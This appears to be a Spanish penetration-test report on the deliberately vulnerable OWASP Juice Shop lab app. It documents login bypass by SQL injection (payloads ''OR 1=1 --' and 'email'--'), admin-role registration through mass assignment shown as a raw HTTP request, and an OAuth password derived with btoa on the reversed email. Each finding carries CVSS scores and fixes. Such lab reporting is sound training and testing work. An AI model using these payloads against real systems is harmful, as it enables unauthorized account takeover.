Confidencialidad	Alta, pues supone un acceso de administrador y el atacante adquiere todos sus privilegios
Integridad	Alta, pues supone un acceso de administrador y el atacante adquiere todos sus privilegios
Disponibilidad	Alta, pues supone un acceso de administrador y el atacante adquiere todos sus privilegios

EXPLOTACIÓN

Lo primero es realizar pruebas básicas sobre el formulario de inicio de sesión para ver si es vulnerable a ataques de inyección SQL.




Fig. 1: Imagen de un error en el formulario que indica que es vulnerable a inyección SQL.

Capturamos y analizamos la petición al back end que nos devuelve el error y obtenemos información sobre la consulta SQL se está lanzando. También podemos ver como la comilla se pasa como parámetro en la consulta SQL y hace que nazca este error.




Fig. 2: Imagen del error devuelto por la aplicación.


EXPLOTACIÓN de bypass de login sin cuenta de correo electrónico


Vista la consulta que se lanza, preparamos un primer ataque. El objetivo del mismo es hacer iniciar sesión con permisos de administrador sin ningún usuario ni contraseña.


Lo que haremos con esta inyección es hacer que la consulta SQL nos devuelve los resultados de la tabla usuarios. De ser así, posiblemente se quede con el primero de todos, que suele ser administrador y haga el inicio de sesión con dicha cuenta.

PAYLOAD USADO: **‘OR 1=1 --**

A continuación, se muestran captura del uso de este payload y como con el podemos entrar como administradores en la aplicación.








EXPLOTACIÓN de bypass de login con cuenta de correo electrónico


Para lograr entrar con una cuenta de usuario de otra persona necesitamos conocer el correo electrónico de la misma y usar una inyección SQL que nos permite anular el parte de la consulta lanzada al servidor, de modo que solo se solicite un usuario por su correo.


PAYLOAD USADO: **Usuario@juice-sh.op'--**


Los pasos a dar serían, primero, encontrar un correo de usuario, por ejemplo, en las reseñas:



Seguidamente, hacemos uso del payload anterior modificando el correo por el del usuario que queremos vulnerar, y luego añadiendo algo de texto en el campo de contraseñas.








Y como podemos ver en las anteriores capturas, hemos tenido éxito y conseguido iniciar sesión como administradores.

VUL_004 – REGISTRAR UN USUARIO como administrador


REGISTRAR UN USUARIO como administrador			
ID	Vul_004	CRITICIDAD	9,8 CRÍTICA
URL	http://192.168.1.41:3000/#/register http://192.168.1.41:3000/api/Users/		
DESCRIPCION	La aplicación no válida correctamente las entradas de datos que se envían desde el front end hacía el back end haciendo que se posible capturar y alterar estas peticiones para manipularlas y alterar el comportamiento. En este caso concreto nos permite alterar la creación de un nuevo usuario y asignarle el rol de administrador o cualquier otro rol conocido y descubierto por el atacante.		
EVIDENCIA	 Captura de la petición que se remite desde el front end de la aplicación debidamente alterada para la creación de un usuario administrador		
RIESGOS	Un atacante podría crear un cuenta con permisos elevados de administrador para ganar acceso a todas las funcionalidades que tengan estos, permitiendo el acceso, la alteración y denegación de datos de la aplicación en sí.		
RECOMENDACIONES	El back end debería filtrar las peticiones que le llegan para no permitir que un usuario anónimo pudiera crear una cuenta de administrador. En caso de recibir una petición con rol de administrador, debería denegarse o crearse solamente un usuario regular. Se recomienda mover la creación de usuarios administradores a un lugar seguro y que las peticiones de creación de los mismos se procesen con la debida identificación y autorización.		

REFERENCIAS	https://cheatsheetseries.owasp.org/cheatsheets/Mass_Assignment_Cheat_Sheet.html https://cwe.mitre.org/data/definitions/20.html

EVALUACIÓN DE CRITICIDAD CVSS 3.1

Vul_004	REGISTRAR UN USUARIO con rol de administrador
CVSS3 PUNTUACION	CRITICA 9,8
Vector de Ataque	Red: el ataque se puede montar a través de Internet.
Complejidad	Baja, la explotación se logra a través de una simple captura y alteración de los parámetros enviados al servidor.
Privilegios requeridos	Ninguno, el ataque se realiza sin tener ningún tipo de cuenta de usuario previo al mismo.
Interacción del usuario	Ninguna, la vulnerabilidad se explota sin interacción de los usuarios.
Alcance	Sin cambios, la vulnerabilidad se ejecuta y afecta a la aplicación.
Confidencialidad	Alta, teniendo en cuenta que un administrador podrá acceder a datos sensibles de los usuarios.
Integridad	Alta, teniendo en cuenta que un administrador podrá alterar datos sensibles de la aplicación
Disponibilidad	Alta, teniendo en cuenta que un administrador podrá borrar datos de la aplicación.


Al crear un usuario en la aplicación observamos que en la respuesta aparece un parámetro llamado “role”. Este parámetro no es enviado en nuestra petición y parece ser que la aplicación tiene un comportamiento por defecto, que es asignar el role de “customer” a las peticiones que le llegan.



La pregunta que nos surge es:

¿Cuál será el comportamiento de la aplicación si añadimos a nuestra petición un parámetro de “role” con un valor diferente al de “customer”?

Probemos a añadir dicho parámetro con cualquier valor:



Request

Pretty Raw Hex \n

```
POST /api/Users/ HTTP/1.1
Host: 192.168.1.37:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
 Gecko/20100101 Firefox/91.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 283
Origin: http://192.168.1.37:3000
Connection: close
Referer: http://192.168.1.37:3000/
Cookie: language=en; welcomebanner_status=dismiss;
continueCode=
NXE8Onz5Rlx7JDPW2p43w6BGmMTNinoSDgU77GmZoNKg1bQkraVq
9vyYLeMj; cookieconsent_status=dismiss

{
  "email":"userTest2@juice-sh.op",
  "password":"Mik50!77",
  "passwordRepeat":"Mik50!77",
  "role":"owner",
  "securityQuestion":{
    "id":4,
    "question":"Father's birth date? (MM/DD/YY)",
    "createdAt":"2022-05-08T20:22:37.782Z",
    "updatedAt":"2022-05-08T20:22:37.782Z"
  },
  "securityAnswer":"14/02/2022"
}
```


Response

Pretty Raw Hex Render \n

```
HTTP/1.1 400 Bad Request
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Content-Type: application/json; charset=utf-8
Content-Length: 133
ETag: W/"85-P1EF7VT5Cz4Sk+oTPeVOomXY/Nw"
Vary: Accept-Encoding
Date: Sun, 08 May 2022 21:46:06 GMT
Connection: close

{
  "message":
  "Validation error: Validation isIn on role failed"
  ,
  "errors":[
    {
      "field":"role",
      "message":"Validation isIn on role failed"
    }
  ]
}
```

Como podemos ver en la anterior imagen, el servidor nos envía un error que básicamente nos dice que dicho rol no se encuentra en la aplicación. Ello indica claramente que el parámetro role puede añadirse a la petición de usuarios y que el servidor lo acepta.

Tratemos de descubrir que nombre tiene el rol de administrador:



En la anterior captura se be como si especificamos el valor de “role” como “admin”, se crea una cuenta de usuario de administrador.

Lo mismo sucede si creamos un usuario con el rol de “accounting” o “deluxe”.

VUL_005 – LOG IN with Bjoern's account

<table>
<tr><th colspan="4">LOG IN with Bjoern's account</th></tr>
<tr><td>ID</td><td>Vul_005</td><td>CRITICIDAD</td><td>9,8 CRÍTICA</td></tr>
<tr><td colspan="2">URL</td><td colspan="2">http://juice.shop/#/login</td></tr>
<tr><td colspan="2">DESCRIPCION</td><td colspan="2">El código JavaScript visible muestra claramente como se genera la contraseña para los usuarios de OAUTH a través de una función que la genera a partir del correo electrónico utilizado, lo que permite a un atacante malintencionado repetir el proceso y obtener la contraseña de la cuenta para poder iniciar sesión.</td></tr>
<tr><td colspan="2">EVIDENCIA</td><td colspan="2"> 

Código vulnerable donde se ve la línea encargada de generar la contraseña:

const i = btoa(n.email.split('').reverse().join(''));

```
> var email = 'bjoern.kimminich@gmail.com';
  var password = btoa(email.split('').reverse().join(''));
  console.log(password);

  bW9jLmxpYW1nQGhjaW5pbW1pay5ucmVvamI=
```

Ejecución del código en una consola javascript donde se rebela la contraseña requerida para realizar el inicio de sesión en base64</td></tr>
<tr><td colspan="2">RIESGOS</td><td colspan="2">Un atacante que conozca la cuenta de gmail de un usuario determinado puede obtener la contraseña para acceder a la sesión como el mismo. Si la víctima resultará ser un administrador, como es el caso de Bjoern, las consecuencias pueden ser muy graves.

Se compromete la confidencialidad, integridad y disponibilidad de los datos.</td></tr>
</table>


	Se puede acceder a cuentas de usuarios de forma no autorizada si usan el inicio de sesión con gmail.
RECOMENDACIONES	El código encargado de gestionar y crear estas contraseñas no debería encontrarse en el front end y se debería de mover para que no se pudiera ver.
REFERENCIAS	https://developers.google.com/identity/protocols/oauth2 https://developers.google.com/identity/protocols/oauth2/web-server

EVALUACIÓN DE CRITICIDAD CVSS 3.1

